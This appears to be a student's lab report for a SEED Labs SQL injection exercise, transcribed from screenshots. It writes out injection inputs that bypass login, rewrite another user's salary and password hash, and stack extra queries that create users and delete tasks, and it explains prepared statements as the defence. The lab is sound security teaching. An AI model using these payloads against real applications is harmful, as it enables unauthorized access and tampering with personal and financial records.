
3.1


Task 1

Q1: Inputting 43 ‘ or Name=”Ted”--;. The quote at the start closes the argument for the username clause and the or statement allows us to log into Ted, then the – allows us to skip the password field.


SQLi Lab - Mozilla Firefox
www.seedlabsqlinjection.com/index.html
Login
Copyright © SEED LABs

Employee Profile Login

USERNAME	43 ' or Name='Ted' -- ;
PASSWORD	Password


SQLi Lab - Mozilla Firefox
p?username=43+'+or+Name%3D'Ted'+--+%3B&Password
Home
Edit Profile
Logout


Ted Profile

Key	Value
Employee ID	50000
Salary	110000
Birth	11/3
SSN	32111111
NickName	
Email	

3.2


Task 2

Q2: We use the same idea as before, we close the statement with the ‘ and then we change the salary to whatever we like after this we use the WHERE selector to choose which id in which we want the salary to change. This is show In teds profile as his salary is now what we inputted.



Ted Profile

Key	Value
Employee ID	50000
Salary	19191919
Birth	11/3
SSN	32111111
NickName	
Email	
Address	



Ted's Profile Edit

NickName: ',salary=19191919 wh


Email: Email

Address: Address

Phone Number: PhoneNumber

Password: Password

Q3: For this question, we happen to know that the passwords are being hashed via SHA, so I entered cat into the generator and copied the output. From here we use the exact same vulnerability from the previous task, but instead we select password rather than salary, we repeated this with 2 other fields and change the email and salary again. We can see after logging into Alice account with the password the values have changed.



Home Page | SHA1 in JAVA | Secure password generator | Linux


SHA1 and other hash functions online generator

cat hash

sha-1

SHA-1 MD5 on Wikipedia


We love SPAIN and oldpics.org



www.seedlabssqlinjection.com/unsafe_edit_frontend.php

Ted's Profile Edit

NickName	',salary=10 where id=
Email	',password='9d989e8d
Address	Email@email.com' whe
Phone Number	PhoneNumber
Password	Password




Employee Profile Login

USERNAME	Alice
PASSWORD	•••

Login

Copyright © SEED LABs




www.seedlabsqlinjection.com/unsafe_home.php?userna

Alice Profile


Key	Value
Employee ID	10000
Salary	10
Birth	9/20
SSN	10211002
NickName	
Email	fakeEmail@email.com
Address	

Q4: We can see if we use the previous method, after inserting the prepared statement that we cannot attack the server, this is because the statement compiles the query without any of the data and then later as the query is executed we would insert it. This means that we can’t exit out of the query and start our own query.


SEEDUbuntu-16.04-32bit [Running]
Firefox Web Browser
2:44 AM
SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Restore Session
SQLi Lab
Server Not Found
www.seedlabsqlinjection.com/unsafe_edit_frontend.php
90%
Search
Most Visited
SEED Labs
Sites for Labs
Home
Edit Profile
Logout
Left ⌘

Ted's Profile Edit

NickName	ılary=111 where id=1
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password


SEEDUbuntu-16.04-32bit [Running]
Firefox Web Browser
2:44 AM
SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Restore Session
SQLi Lab
Server Not Found
www.seedlabsqlinjection.com/unsafe_home.php?use
90%
Search
Most Visited
SEED Labs
Sites for Labs
Home
Edit Profile
Logout
Left ⌘


Alice Profile

Key	Value
Employee ID	10000
Salary	10
Birth	9/20
SSN	10211002
NickName	
Email	fakeEmail@email.com

3.4

Task 4


Q5.2: For this attack, what we do is put a ; at the end of the asc, which the following text is then treated as a new line. This allows us to insert our own query in which we call the function to generate a new user, after this we get confirmation that it has been created, we then continue this method used and call the getNewestID function which returns the id of the newest member. Then finally we call copy tasks to user with the new id we got from the previous method. (The screenshot was deleted, however we then delete the tasks from the database where id != the new user id.


SEEDUbuntu-16.04-32bit [Running]
Firefox Web Browser
SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.seedlabsqlinjection.com/unsafe_view_order.php
Home Edit Profile Add Task Set View Preference View Tasks Logout
Update
FIT3173 Software Security

Alice's Task Sort Order Preference

What info do you prefer to sort? Hours

